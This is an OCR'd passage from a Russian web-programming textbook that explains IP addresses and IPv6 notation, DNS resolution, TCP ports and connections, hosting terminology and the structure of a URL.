Как мы видим, это — четыре 8-разрядных числа (принадлежащих диапазону от 0 до 255 включительно), разделенные точками. Не все числа допустимы в записи IP-адреса: ряд из них используется в служебных целях (например, адрес 127.0.0.1 (его еще часто называют localhost) выделен для обращения к локальной машине — той, на которой был произведен запрос, а число 255 соответствует широковещательной рассылке в пределах текущей подсети). Мы не будем здесь обсуждать эти исключения детально. Возникает вопрос: ведь компьютеров и устройств в Интернете миллиарды (а прогнозируются десятки миллиардов), как же мы, простые пользователи, запросив IP-адрес машины, в считанные секунды с ней соединяемся? Как "оно" (и что это за "оно"?) узнаёт, где на самом деле расположен компьютер и устанавливает с ним связь, а в случае неверного адреса адекватно на это реагирует? Вопрос актуален, поскольку машина, с которой мы собираемся связаться, вполне может находиться за океаном, и путь к ней пролегает через множество промежуточных серверов.

В деталях вопрос определения пути к адресату довольно сложен. Однако нетрудно представить себе общую картину, точнее, некоторую ее модель. Предположим, что у нас есть 1 миллиард (10^9) компьютеров, каждый из которых напрямую соединен с 11 (к примеру) другими через кабели. Получается этакая паутина из кабелей, не так ли? Кстати, это объясняет, почему одна из наиболее популярных служб Интернета, базирующаяся на протоколе HTTP, названа *WWW* (World Wide Web, или Всемирная паутина).

> ***Замечание***
>
> Следует заметить, что в реальных условиях, конечно же, компьютеры не соединяют друг с другом таким большим количеством каналов. Вместо этого применяются всевозможные внутренние таблицы, которые позволяют компьютеру "знать", где конкретно располагаются

некоторые ближайшие его соседи. То есть любая машина в Сети имеет информацию о том, через какие узлы должен пройти сигнал, чтобы достигнуть самого близкого к ней адресата. А если не обладает этими знаниями, то получает их у ближайшего "сородича" в момент загрузки операционной системы. Разумеется, размер таких таблиц ограничен и они не могут содержать маршруты до всех машин в Интернете (хотя в самом начале развития Интернета, когда компьютеров в Сети было немного, именно так и обстояло дело). Потому-то мы и проводим аналогию с одиннадцатью соседями.

Итак, мы сидим за компьютером номер 1 и желаем соединиться с машиной example.com с некоторым IP-адресом. Мы даем нашему компьютеру запрос: выясни-ка у своих соседей, не знают ли они чего о example.com. Он рассылает в одиннадцать сторон этот запрос (считаем, что это занимает 0,1 с, т. к. все происходит практически одновременно — размер запроса не настолько велик, чтобы сказалась задержка передачи данных), и ждет, что ему ответят.

Что же происходит дальше? Нетрудно догадаться. Каждый из компьютеров окружения действует по точно такому же плану. Он спрашивает у *своих* десятерых соседей, не слышали ли они чего о example.com. Это, в свою очередь, занимает еще 0,1 с. Что же мы имеем? Всего за 0,2 с проверено уже $11 \times 10 = 110$ компьютеров. Но это еще не все, ведь процесс нарастает лавинообразно. Нетрудно подсчитать, что за время порядка 1 с мы "разбудим" 11×10^9 машин, т. е. в 11 раз больше, чем мы имеем!

Конечно, на самом деле процесс будет идти медленнее: с одной стороны, какие-то системы могут быть заняты и не ответят сразу. С другой стороны, мы должны иметь механизм, который бы обеспечивал, чтобы одна машина не "опрашивалась" многократно. Но все равно, согласитесь, результаты впечатляют, даже если их и придется занизить для реальных условий хоть в 100 раз.

Замечание

В действительности дело обстоит куда сложнее. Отличия от представленной схемы частично заключаются в том, что компьютеру совсем не обязательно "запрашивать" всех своих соседей — достаточно ограничиться только некоторыми из них. Для ускорения доступа все возможные IP-адреса делятся на четыре группы — так называемые адреса подсетей классов A, B, C и D. Но для нас сейчас это не представляет никакого интереса, поэтому не будем задерживаться на деталях. О TCP/IP можно написать целые тома (что и делается).

Версии протокола IP

Если во время расцвета Интернета в 1990-х годах любой пользователь, получал свой персональный IP-адрес, и даже мог закрепить его за собой, то со временем адресов стало не хватать. В настоящий момент наблюдается дефицит адресного пространства IP-адресов.

Благодаря ужесточению правил их выдачи, введению новых способов организации адресного пространства (NAT, CIDR) ситуацию удается пока держать под контролем. По оптимистичным прогнозам, растягивать адресное пространство можно до 2050 года.

В любом случае IP-адрес — дефицитный ресурс, получить который не просто. Поэтому в ближайшие годы нас ожидает смена версии протокола с текущей IPv4 на новую IPv6, в которой адрес расширяется с 32 до 128 бит (шестнадцать 8-разрядных чисел). С переходом на IPv6 будет достаточно выделяемых персональных IP-адресов каждому жителю планеты и каждому производимому устройству.

Современные операционные системы и программное обеспечение уже подготовлены для такого перехода. Многие компании уже используют IPv6 для организации своих внутренних сетей.

В процессе знакомства с Web-программированием вам постоянно будут встречаться IP-адреса в новом IPv6-формате, например:

```
2a03:f480:1:23::ca
::1
```

IP-адрес в IPv4-формате разбивается на 8-битные группы, разделенные точкой. В IPv6 запись в десятичном формате была бы слишком громоздкой, поэтому 128-битный адрес разбивается на 16-битные группы, разделяемые двоеточием. Цифры представляются в шестнадцатеричном формате, т. е. изменяются не только от 0 до 9, но и от A до F. Ведущие нули в группах отбрасываются, поэтому, если в адресе встречается запись `00ca`, она заменяется записью `ca`. Более того, группы, полностью состоящие из нулей, сжимаются до символа `::`. Таким образом, полный IPv6-адрес:

```
2a03:f480:0001:0023:0000:0000:0000:00ca
```

сначала сокращается до:

```
2a03:f480:1:23:0:0:0:ca
```

а затем до:

```
2a03:f480:1:23::ca
```

IPv4-адрес локального хоста 127.0.0.1 соответствует IPv6-адресу

```
0000:0000:0000:0000:0000:0000:0000:0001
```

В краткой форме его можно записать как

```
::1
```

Доменное имя

И все-таки обычным людям довольно неудобно работать с IP-представлением адреса, особенно с новыми IPv6-адресами. Действительно, куда как проще запомнить символьное имя, чем набор чисел. Чтобы облегчить простым пользователям работу с Интернетом, придумали систему *DNS* (Domain Name System, служба имен доменов).

> ***Замечание***
>
> Общемировая DNS представляет собой распределенную базу данных, способную преобразовать доменные имена машин в их IP-адреса. Это не так-то просто, учитывая, что Интернет насчитывает миллиарды компьютеров. Поэтому мы не будем в деталях рассматривать то, как работает служба DNS, а займемся больше практической стороной вопроса.

Итак, при использовании DNS любой компьютер в Сети может иметь не только IP-адрес, но также и символическое имя. Выглядит оно примерно так:

www.example.msu.ru

То есть это набор слов (их число произвольно), опять же разделенных точкой. Каждое такое сочетание слов называется *доменом N-го уровня* (например, **ru** — домен первого уровня, **msu.ru** — второго, **example.msu.ru** — третьего и т. д.) — рис. 1.2.




Рис. 1.2. Домены нулевого, первого, второго и третьего уровня

Вообще говоря, полное DNS-имя выглядит немного не так: в его конце обязательно стоит точка, например:

www.example.msu.ru.

Именно такое (вообще-то, и только такое) представление является правильным, но браузеры и другие программы часто позволяют нам опускать завершающую точку. В принятой нами терминологии будем называть эту точку *доменом нулевого уровня*, или *корневым доменом*.

Нужно заметить, что одному и тому же IP-адресу вполне может соответствовать сразу несколько доменных имен. Каждое из них ведет в одно и то же место — к единственному IP-адресу. Благодаря протоколу *HTTP 1.1* (мы вскоре кратко рассмотрим его особенности) Web-сервер, установленный на машине и откликающийся на какой-либо запрос, способен узнать, какое доменное имя ввел пользователь, и соответствующим образом среагировать, даже если его IP-адресу соответствует несколько доменных имен. В последнее время HTTP 1.1 применяется практически повсеместно — не то, что несколько лет назад, поэтому все больше и больше серверов используют его в качестве основного протокола для доступа к Web.

Интересен также случай, когда одному и тому же DNS-имени сопоставлены несколько разных IP-адресов. В этом случае служба DNS автоматически выбирает тот из адресов, который, по ее мнению, ближе всего расположен к клиенту, или который давно не использовался, или же наименее загружен (впрочем, последняя оценка может быть весьма и весьма субъективна). Эта возможность часто задействуется, когда Web-сервер становится очень большим (точнее, когда число его клиентов начинает превышать некоторый предел) и его приходится обслуживать сразу нескольким компьютерам. Такая схема используется, например, на сайте компании Netscape.

Как же ведется поиск по DNS-адресу? Для начала он преобразуется специальными DNS-серверами, раскиданными по всему миру, в IP-адрес. Давайте посмотрим, как это происходит. Пусть клиентом выдан запрос на определение IP-адреса машины **www.example.com.** (еще раз обратите внимание на завершающую точку — это не конец предложения). Чтобы его обработать, первым делом посылается запрос к так называемому корневому домену (точнее, к программе — DNS-серверу, запущенному на этом домене), который имеет имя "**.**" (на самом деле его база данных распределена по нескольким компьютерам, но для нас это сейчас несущественно). Запрос содержит команду: вернуть IP-адрес машины (точнее, IP-адрес DNS-сервера), на котором расположена информация о домене **com**. Как только IP-адрес получен, по нему происходит аналогичное обращение с просьбой определить адрес, соответствующий домену **example** внутри домена **com** внутри корневого домена "**.**". В конце у предпоследней машины запрашивается IP-адрес поддомена **www** в домене **example.com.**.

Каждый домен "знает" все о своих поддоменах, а те, в свою очередь, — о своих, т. е. система имеет некоторую иерархичность. Корневой домен, как мы уже заметили, при-

нято называть доменом нулевого уровня, домен **com.** (в нашем примере) — первого, **example.com.** — второго уровня, ну и т. д. При изменении доменов некоторого уровня об этом должны узнать все домены, родительские по отношению к нему, для чего существуют специальные протоколы синхронизации. Нам сейчас нет нужды вникать, как они действуют. Скажем только, что распространяются сведения об изменениях не сразу, а постепенно, спустя некоторое время, задаваемое администратором DNS-сервера, и рассылкой также занимаются DNS-серверы.

Просто? Не совсем. Представьте, какое бы произошло столпотворение на корневом домене "**.**", если бы все запросы на получение IP-адреса проходили через него. Чтобы этого избежать, практически все машины в Сети кэшируют информацию о DNS-запросах, обращаясь к корневому домену (и доменам первого уровня — **ru.**, **com.**, **org.** и т. д.) лишь изредка для обновления этого кэша. Например, пусть пользователь, подключенный через модем к провайдеру, впервые соединяется с машиной **www.example.com.**. В этом случае будет передан запрос корневому домену, а затем, по цепочке, поддомену **com**, **example** и, наконец, домену **www**. Если же пользователь вновь обратится к **www.example.com.**, то сервер провайдера сразу же вернет ему нужный IP-адрес, потому что он сохранил его в своем кэше запросов ранее. Подобная технология позволяет значительно снизить нагрузку на DNS-серверы в Интернете. В то же время у нее имеются и недостатки, главный из которых — вероятность получения ложных данных, например, в случае, если хост **example.com.** только что отключился или сменил свой IP-адрес. Так как кэш обновляется сравнительно редко, мы всегда можем столкнуться с такой ситуацией.

Конечно, не обязательно, чтобы все компьютеры, имеющие различные доменные имена, были разными или даже имели уникальные IP-адреса: вполне возможна ситуация, когда на одной и той же машине, на одном и том же IP-адресе располагаются сразу несколько доменных имен.

> ***Замечание***
>
> Здесь и далее будет подразумеваться, что одной машине в Сети всегда соответствует уникальный IP-адрес, и, наоборот, для каждого IP-адреса существует своя машина, хотя это, разумеется, не соответствует действительности. Просто так получится немного короче.

Порт

Итак, мы ответили на первый поставленный вопрос — как адресовать отдельные машины в Интернете. Теперь давайте посмотрим, как нам быть с программным обеспечением, использующим Сеть для обмена данными.

До сих пор мы расценивали машины, подключенные к Интернету, как некие неделимые сущности. Так оно, в общем-то, и есть (правда, с некоторыми оговорками) с точки зрения протокола IP. Но TCP использует в своей работе несколько другие понятия. А именно, для него отдельной сущностью является *процесс* — программа, запущенная где-то на компьютере в Интернете.

> ***Примечание***
>
> Важно понимать разницу между программой и процессом. Программа — просто исполняемый файл на диске. Процесс же — это программа, которую загрузили в память и передали ей управление. Вы можете представить, что программа — текст книги, который существует

> в единственном экземпляре. Процесс же — это читатель книги, и не просто вяло водящий взглядом по строчкам, а вникающий в написанное и делающий собственные выводы. Сколько людей — столько мнений, поэтому каждый из читателей уникален и неповторим, даже если они все читают одну и ту же книгу. Точно так же и процессы одной и той же программы различаются между собой.

Именно между процессами, а не между машинами и осуществляется обмен данными в терминах протокола TCP. Мы уже знаем, как идентифицируются отдельные компьютеры в Сети. Осталось рассмотреть, как же TCP определяет тот процесс, которому нужно доставить данные.

Пусть на некоторой системе выполняется программа (назовем ее Клиент), которая хочет через Интернет соединиться с какой-то другой программой (Сервером) на другой машине в Сети. Для этого должен выполняться ряд условий, а именно:

- программы должны "договориться" о том, как они будут друг друга идентифицировать;
- программа Сервер должна находиться в *режиме ожидания*, что сейчас к ней кто-то подключится.

Установка соединения

Остановимся на первом пункте чуть подробнее. Термин "договориться" тут не совсем уместен (примерно так же полиция "договаривается" с только что задержанным бандитом о помещении его в тюрьму). На самом деле, как только запускается программа Сервер, она говорит драйверу TCP, что собирается использовать для обмена данными с Клиентами некоторый идентификатор, или *порт*, — целое число в диапазоне от 0 до 65 535 (именно такие числа могут храниться в ячейке памяти размером 2 байта). TCP регистрирует это в своих внутренних таблицах — разумеется, только в том случае, если какая-нибудь другая программа уже не "заняла" нужный нам порт (в последнем случае происходит ошибка). Затем Сервер переходит в режим ожидания поступления запросов, приходящих на этот порт. Это означает, что любой Клиент, который собирается вступить в "диалог" с Сервером, должен знать номер его порта. В противном случае TCP-соединение невозможно: куда передавать данные, если не знаешь, к кому подключиться?

Теперь посмотрим, какие действия предпринимает Клиент. Он, как мы условились, знает:

- IP-адрес машины, на которой запущен Сервер;
- номер порта, который использует Сервер.

Как видим, этой информации вполне достаточно, поэтому Клиент посылает драйверу TCP команду на соединение с машиной, расположенной по заданному IP-адресу, с указанием нужного номера порта. Поскольку Сервер "на том конце" готов к этому, он откликается, и соединение устанавливается.

Только что было употреблено слово "откликается", означающее, что Сервер отправляет какое-то сообщение Клиенту о своей готовности к обмену данными. Но вспомним, что для TCP существуют только два понятия для идентификации процесса: адрес и порт. Так куда же направлять "отклик" Сервера? Очевидно, последний должен каким-то образом узнать, какой порт будет использовать Клиент для приема сообщений от него

(ведь мы знаем, что принимать данные можно только зарезервировав для этого у TCP номер порта). Эту информацию ему как раз и предоставляет драйвер TCP на машине Клиента, который непосредственно перед установкой соединения выбирает незанятый порт из списка свободных на данный момент портов на клиентском компьютере и "присваивает" его процессу Клиент. Затем драйвер информирует Сервер о номере порта (в первом же сообщении). Собственно, это и составляет смысл такого сообщения — передать Серверу номер порта, который будет использовать Клиент.

Порт записывается после IP-адреса или доменного имени через двоеточие. Например, вместо адреса **yandex.ru** можно записать **http://yandex.ru:80** или **https://yandex.ru:443**. Порт 80 является стандартным для обмена данными с Web-сервером, порт 443 — стандартным для зашифрованного SSL-соединения. В повседневной жизни при использовании адресов мы не указываем стандартные порты, браузеры и другие сетевые клиенты назначают их автоматически. Однако, если сервер использует какой-то нестандартный порт, например 8080, его придется указывать в адресе явно: **http://localhost:8080**.

Обмен данными

Как только обмен "приветственными" сообщениями закончен (его еще называют "тройным рукопожатием", потому что в общей сложности посылаются 3 таких сообщения), между Клиентом и Сервером устанавливается *логический канал связи*. Программы могут использовать его, как обычный канал UNIX (это напоминает случай файла, открытого на чтение и запись одновременно). Иными словами, Клиент может передать данные Серверу, записав их с помощью системной функции в канал, а Сервер — принять их, прочитав из канала. Впрочем, мы вернемся к этому процессу ближе к середине книги, когда будем рассматривать функцию PHP `fsockopen()` *(см. главу 32)*.

Терминология

Далее в этой книге будут применяться некоторые термины, связанные с различными "сущностями" в Интернете. Чтобы не было разногласий, сразу условимся, что понимается под конкретными понятиями. Перечислим их в том порядке, в котором они идут по логике вещей, чтобы ни одно предыдущее слово не "цеплялось" за следующее. Это — порядок "от простого к сложному". Собственно, именно по данному принципу построена вся книга, которую вы держите в руках.

Сервер

Сервер — любой отдельно взятый компьютер в Интернете, который позволяет другим машинам использовать себя в качестве "посредника" при передаче данных. Также все серверы участвуют в вышеописанной "лавине" поиска компьютера по его IP-адресу, на многих хранится какая-то информация, доступная или не доступная извне. Сервер — это именно машина ("железо"), а не логическая часть Сети, он может иметь несколько различных IP-адресов (не говоря уже о доменных именах), так что вполне может выглядеть из Интернета как несколько независимых систем.

Только что было заявлено, что сервер — это "железо". Пожалуй, это слишком механистический подход. Мы можем придерживаться и другой точки зрения, тоже в некоторой степени правильной. Отличительной чертой сервера является то, что он использует

один-единственный стек TCP/IP, т. е. на нем запущено только по одному "экземпляру" драйверов протоколов. Пожалуй, это будет даже правильнее, хотя в настоящее время оба определения почти эквивалентны (просто современный компьютер не настолько мощный, чтобы на нем могли функционировать одновременно две операционные системы и, следовательно, несколько стеков TCP/IP). Посмотрим, как будет с этим обстоять дело в будущем. У термина "сервер" есть еще одно, совершенно другое, определение — это программа (в терминологии TCP — процесс), обрабатывающая запросы клиентов. Например, приложение, обслуживающее пользователей WWW, называется Web-сервером. Данное определение идентично понятию "сетевой демон" или "сервис". Как правило, из контекста будет ясно, что конкретно имеется в виду.

Узел

Любой компьютер, подключенный к Интернету, имеет свой уникальный IP-адрес. Нет адреса — нет узла. *Узел* — совсем не обязательно сервер (типичный пример — клиент, подключенный через модем к провайдеру). Вообще, мы можем дать такое определение: любая сущность, имеющая уникальный IP-адрес в Интернете, называется *узлом*. С этой (логической) точки зрения Интернет можно рассматривать как множество узлов, каждый из которых потенциально может связаться с любым другим. Заметьте, что на одной системе может быть расположено сразу несколько узлов, если она имеет несколько IP-адресов. Например, один узел может заниматься только доставкой и рассылкой почты, второй — исключительно обслуживанием WWW, а на третьем работает DNS-сервер.

Помните, мы говорили о том, что TCP использует термин "процесс", и каждый процесс для него однозначно идентифицируется IP-адресом и номером порта. Так вот, этот самый IP-адрес и является основным атрибутом, определяющим узел.

Порт

Порт — это некоторое число, которое идентифицирует программу, желающую принимать данные из Интернета. Таким образом, порт — вторая составляющая адресации TCP. Любая программа, стремящаяся передать данные другой, должна знать номер порта, который закреплен за последней.

Обычно каждому сервису назначается фиксированный номер порта. Например, традиционно Web-серверу выделяется порт с номером 80, поэтому, когда вы набираете какой-нибудь адрес в браузере, запрос идет именно на порт 80 указанного узла.

Сетевой демон, сервис, служба

Сетевой демон (или *сервис*, или *служба*) — это программа, работающая на сервере и занимающаяся обслуживанием различных пользователей, которые могут к ней подключаться. Иными словами, сетевой демон — это программа-сервер. Типичный пример — Web-сервер, а также FTP- и telnet-серверы.

> ***Примечание***
>
> Сам термин "сетевой демон" возник на базе устоявшейся терминологии UNIX. В этой системе демоном называют программу, которая постоянно работает на машине в фоновом режиме, обычно с системными привилегиями суперпользователя (т. е. эта программа мо-

жет делать на машине все, что ей угодно, и не подчиняется правам доступа обычных пользователей). Демон не имеет никакой связи с терминалом (экраном и клавиатурой), поэтому не может ни принимать данные с клавиатуры, ни выводить их на экран. Вот из-за этой "бестелесности" его и называют демоном.

Скорее всего, вам никогда не придется создавать собственных демонов. В большинстве случаев все будет сводиться к установке, настройке и использованию готовой службы. Разработка собственной сетевой службы, особенно соответствующей стандартам — задача не простая и чаще ведется с использованием более производительных языков, таких как C, Go или Java.

Замечание

Часто приходится слышать фразу "сервис работает на узле таком-то, порт такой-то". Но ведь сервис — это процесс, и он запущен на сервере, а не на узле. Поэтому следует понимать истинный смысл этой фразы: сервис работает на машине, однако обратиться к нему можно по адресу узла с указанием номера порта. Возможно, что к этому же сервису можно обратиться и по совершенно другому адресу.

Хост

Хост — с точки зрения пользователя как будто то же, что и узел. В общем-то, оба понятия очень часто смешивают. Это обусловлено тем, что любой узел является хостом. Но хост — совсем не обязательно отдельный узел, если это виртуальный хост. Часто хост имеет собственное уникальное доменное имя. Иногда (обычно просто чтобы не повторяться) мы будем называть хосты серверами, что, вообще говоря, совершенно не верно. Фактически все, что отличает хост от узла — это то, что он может быть виртуальным. Итак, еще раз: любой узел — хост, но не любой хост — узел, и именно так мы будем понимать хост в этой книге.

Виртуальный хост

Это хост, не имеющий уникального IP-адреса в Сети, но, тем не менее, доступный указанием какого-нибудь дополнительного адреса (например, его DNS-имени).

В последнее время количество виртуальных хостов в Интернете постоянно возрастает, что связано с повсеместным распространением протокола HTTP 1.1. С точки зрения Web-браузера (вернее, с точки зрения пользователя, который этим браузером пользуется) виртуальный хост выглядит так же, как и обычный хост — правда, его нельзя адресовать по IP-адресу. К сожалению, все еще существуют версии браузеров, не поддерживающие протокол HTTP 1.1, которые, соответственно, не могут быть использованы для обращения к таким ресурсам.

Замечание

Понятие "виртуальный хост" не ограничивается только службой Web. Многие другие сервисы имеют свои понятия о виртуальных хостах, совершенно не связанные с Web и протоколом HTTP 1.1. Сервер sendmail службы SMTP (Send Mail Transfer Protocol, протокол передачи почты) также использует понятие "виртуальный хост", но для него это лишь синоним главного, основного хоста, на котором запущен сервер. Например, если хост **syn.com** является синонимом для **microsoft.com**, то адрес e-mail **my@syn.com** на самом деле означает **my@microsoft.com**. Примечательно, однако, что виртуальный хост и в этом понимании не имеет уникального IP-адреса.

Провайдер

Провайдер — организация, имеющая несколько модемных входов, к которым могут подключаться пользователи для доступа в Интернет. Все это обычно происходит не бесплатно (для пользователей, разумеется).

Хостинг-провайдер (хостер)

Это организация, которая может создавать хосты (виртуальные, облачные или обычные) в Интернете и продавать их различным клиентам, обычно за определенную плату. Существует множество хостинг-провайдеров, различающихся по цене, уровню обслуживания, поддержке ssh-доступа (т. е. доступа в режиме терминала к операционной системе машины) и т. д. Они могут оказывать услуги по регистрации доменного имени в Интернете, а могут и не оказывать.

При написании этой книги мы рассчитывали, что читатель собирается воспользоваться услугами одного из хостинг-провайдеров, который предоставляет возможность использования PHP. Если вы еще не выбрали хостинг-провайдера и только начинаете осваивать Web-программирование, не беда: в *части X* книги подробно рассказано, как можно установить и настроить собственный Web-сервер на любом компьютере с основными операционными системами. Это можно сделать даже на той самой машине, на которой будет работать браузер — ведь драйверу протокола TCP совершенно безразлично, где выполняется процесс, к которому будет осуществлено подключение, хоть даже и на том же самом компьютере. Используя этот сервер, вы сможете немного потренироваться. Кроме того, он незаменим при отладке тех программ, которые вы в будущем планируете разместить на настоящем хосте в Интернете.

Хостинг

Это услуги, которые предоставляют клиентам хостинг-провайдеры.

Виртуальный сервер

В последние годы широкое распространение получила технология виртуализации ресурсов, позволяющая объединять ресурсы нескольких серверов в один сервис, который затем может быть разбит на несколько *виртуальных серверов*. В результате компьютерные ресурсы расходуются более экономно. Под небольшой сервис можно выделить маленькую виртуальную машину вместо полноценного сервера. Серверы можно вводить динамически при увеличении нагрузки и уничтожать часть виртуальных серверов с возвратом ресурсов по мере того, как нагрузка на сервис падает. На одном физическом сервере может быть установлено несколько виртуальных серверов с разными операционными системами. Выходящие из строя физические серверы можно выводить, не теряя данные виртуальных серверов.

Объединенные в рамках виртуализации серверы называются *кластером* или *облаком*. Хостинг-провайдер, предоставляющий услуги по предоставлению виртуальных серверов, называется облачным провайдером.

Долгое время, самым дешевым предложением на рынке хостинг-услуг удерживалось за виртуальным хостингом, однако преимущества виртуализации привели к значительно-

му снижению цен на выделенные VPS-серверы. В настоящий момент соотношение "цена/мощность" все чаще склоняется в пользу облачного хостинга.

В рамках выделенного сервера предоставляется доступ на уровне суперпользователя и возможность установки произвольного программного обеспечения, что часто исключается в виртуальном хостинге. Обратной стороной выделенного сервера является необходимость полной его настройки, требующей опыта работы с UNIX-подобными операционными системами (значительная часть настройки сервера освещена в *части X*).

Сайт

Сайт — это часть логического пространства на хосте, состоящая из одной или нескольких HTML-страниц (иногда представляемых в виде HTML-документов). Хост вполне может содержать сразу несколько сайтов, размещенных, например, в разных его каталогах. Таким образом, сайт — термин весьма условный, обозначающий некоторый логически организованный набор страниц.

HTML-документ

Текстовый файл, содержащий данные в формате HTML.

Страница (или HTML-страница)

Минимальная адресуемая из Интернета единица текстовой информации службы World Wide Web, которая может быть затребована у Web-сервера и отображена в браузере. Иногда страница представлена отдельным HTML-документом, однако в последнее время число таких страниц сокращается — чаще они генерируются автоматически " на лету" какой-нибудь программой и тут же отсылаются клиенту. Страница с отзывами, на которой пользователь может оставить текстовое сообщение, — пример страницы, не являющейся HTML-документом в обычном смысле.

Часто страницы, полученные простым считыванием HTML-документа, называют *статическими*, а страницы, полученные в результате запуска программы, — *динамическими*.

Язык HTML (Hypertext Markup Language, язык разметки гипертекста) позволяет вставлять в страницы ссылки на другие страницы. Щелкнув кнопкой мыши на поле ссылки, пользователь может переместиться к тому или иному документу. Впрочем, подразумевается, что читатель более-менее знаком с языком HTML, а потому в этой книге о нем дается минимум сведений — в основном только те, которые касаются форм.

Скрипт, сценарий

Программа, запускающаяся на сервере при каждом запросе пользователя, обрабатывающая данные и генерирующая HTML-страницу.

Web-программирование

Этот термин будет представлять для нас особый интерес, потому что является темой книги, которую вы держите в руках, уважаемый читатель. Давайте же, наконец, проставим все точки над "i".

Только что упоминалось, что страница и HTML-документ — вещи несколько разные, а также, что существует возможность создания страниц "на лету" при запросе пользователя. Разработка программ, которые занимаются формированием таких страниц (иными словами, написание скриптов), и есть Web-программирование. Все остальное (администрирование серверов, разграничение доступа для пользователей и т. д.) не имеет к Web-программированию никакого отношения. Фактически для работы Web-программиста требуется только наличие правильно сконфигурированного и работающего хостинга (возможно, купленного у хостинг-провайдера, в этом случае уж точно среда будет настроена правильно), и это всё.

По большому счету данная книга посвящена именно Web-программированию, за исключением *части X*. В *части X* рассказано о том, как за минимальное время настроить "домашний" хостинг на собственной машине или настроить виртуальный сервер, предоставляемый хостинг-провайдером.

> ***Замечание***
>
> Между прочим, представленная терминология довольно-таки спорная — в разных публикациях используются различные термины. Например, приходится видеть, как хостом именуют любую сущность, имеющую уникальный IP-адрес в Интернете. Мы с этим не согласны и будем называть эту сущность узлом.

Взаимосвязь терминов

Чтобы не запутаться во всех этих терминах, мы представили абзац с описанием их взаимозависимости в виде дерева, добавив отступы в нужные места. Надеемся, это поможет окончательно разъяснить все недопонимания.

Хостинг-провайдер (владелец серверов)
обслуживает и предоставляет клиентам **серверы** (отдельные машины),
которые содержат **узлы** (имеющие отдельные IP-адреса).
На узле располагаются **хосты**,
которые могут быть **обычными** (имеют отдельный IP-адрес)
или **виртуальными** (имеют один IP-адрес, но разные имена),
и содержат **сайты** (часть хоста),
хранящиеся как **HTML-документы** (файлы),
иногда доступные как **статические страницы**,
а также **скрипты** (программы, создающие страницы),
генерирующие **динамические страницы.**
На узле также работают **службы** (процессы на сервере),
доступные через **порт** (номер, идентифицирующий процесс на узле).
Провайдер (владелец модемного пула или NAT)
предоставляет пользователям доступ в Интернет.

World Wide Web и URL

В наше время одной из самых популярных служб Интернета является *World Wide Web*, WWW или Web (все три термина совершенно равносильны). Действительно, большинство серверов Сети поддерживают WWW и связанный с ним протокол передачи *HTTP*

(Hypertext Transfer Protocol, протокол передачи гипертекста). Служба привлекательна тем, что позволяет организовывать на хостах сайты — хранилища текстовой и любой другой информации, которая может быть просмотрена пользователем в интерактивном режиме.

Наверное, каждый хоть раз в жизни набирал какой-нибудь "адрес" в браузере. Он называется *URL* (Universal Resource Locator, универсальный локатор ресурса) и обозначает в действительности нечто большее, нежели чем просто адрес. Для чего же нужен URL? Почему недостаточен лишь один DNS-адрес?

Ответ довольно-таки очевиден. Действительно, каждый Web-сайт обычно хранит в себе множество документов. Следовательно, нужно иметь механизм, который бы позволял пользователю ссылаться на конкретный документ внутри указанного хоста.

В общем случае URL выглядит примерно так:

http://example.com:80/path/to/document.html

Давайте рассмотрим чуть подробнее каждую логическую часть этого URL.

Протокол

Часть URL, предваряющая имя хоста и завершающаяся двумя косыми чертами (в нашем примере **http://**), указывает браузеру, какой высокоуровневый протокол нужно использовать для обмена данными с Web-сервером. Обычно это HTTP, но могут поддерживаться и другие протоколы. Например, протокол HTTPS позволяет передавать информацию в специальном зашифрованном виде, чтобы злоумышленники не могли ее перехватить, — конечно, если Web-сервер способен с ним работать. Нужно заметить, что все подобные протоколы базируются на сервисе, предоставляемом TCP, и по большей части представляют собой лишь набор текстовых команд. В следующей главе мы убедимся в этом утверждении, разбирая, как работает протокол HTTP.

Имя хоста

Следом за протоколом идет имя узла, на котором размещается запрашиваемая страница (в нашем примере — **example.com**). Это может быть не только доменное имя хоста, но и его IP-адрес. В последнем случае, как нетрудно заметить, мы сможем обращаться только к узлам (невиртуальным хостам), потому что лишь они однозначно идентифицируются указанием их IP-адреса.

Порт

Сразу за именем хоста через двоеточие может следовать (а может и быть опущен) номер порта. Исторически сложилось, что для протокола HTTP стандартный номер порта — 80. Именно это значение используется браузером, если пользователь явно не указал номер порта. Как мы знаем, порт идентифицирует постоянно работающую программу на сервере (или, как ее нередко называют, сетевой демон), в частности, порт 80 связывается с Web-сервером, который и осуществляет обработку HTTP-запросов клиентов и пересылает им нужные документы. Существуют демоны и для других протоколов, например SSH и IMAP, но к ним нельзя подключиться с помощью браузера.

Путь к странице

Наконец, мы дошли до последней части адресной строки — пути к файлу страницы (в нашем примере это **/path/to/document.html**). Как уже упоминалось, совершенно не обязательно, чтобы эта страница действительно присутствовала. Вполне типична ситуация, когда страницы создаются "на лету" и не представлены отдельными файлами в файловой системе сервера. Например, сайт новостей может использовать виртуальные пути типа **/*Y*/*M*/*N*.html** для отображения всех новостей за число ***N*** месяца ***M*** года ***Y***, так что пользователь, набрав в браузере адрес наподобие **http://*новостной_сервер*/2015/10/20.html**, сможет прочитать новости за 20 октября 2015 г. При этом файла с именем 20.html физически нет, существует только виртуальный путь к нему, а всю работу по генерации страницы берет на себя программное обеспечение сервера (в последней части этой книги мы расскажем, как такое программное обеспечение можно написать).

Есть и другой механизм обработки виртуальных путей, когда запрошенные файлы представляют собой статические объекты, но располагаются где-то в другом месте. С точки зрения программного обеспечения путь к документу отсчитывается от некоторого корневого каталога, который указывает администратор сервера. Практически все серверные программы позволяют создавать псевдонимы для физических путей. Например, если мы вводим:

http://example.com/cgi-bin/something

отсюда не следует, что существует каталог cgi-bin, — это может быть лишь имя псевдонима, ссылающегося на какой-то другой каталог.


Расширение HTML (от англ. *HyperText Markup Language* — язык разметки гипертекста) принято давать документам со страницами Web. HTML представляет собой язык, на котором задается расположение текста, рисунков, гиперссылок и т. д. Кроме HTML часто встречаются и другие форматы данных: GIF, JPG — для изображений; PHP, PY — для сценариев (программ, запускаемых на сервере) и т. д. Вообще говоря, сервер можно настроить таким образом, чтобы он корректно работал с любыми расширениями, например, никто не запрещает нам сконфигурировать его, чтобы файлы с расширением HTM также рассматривались как HTML-документы.

> ***Замечание***
>
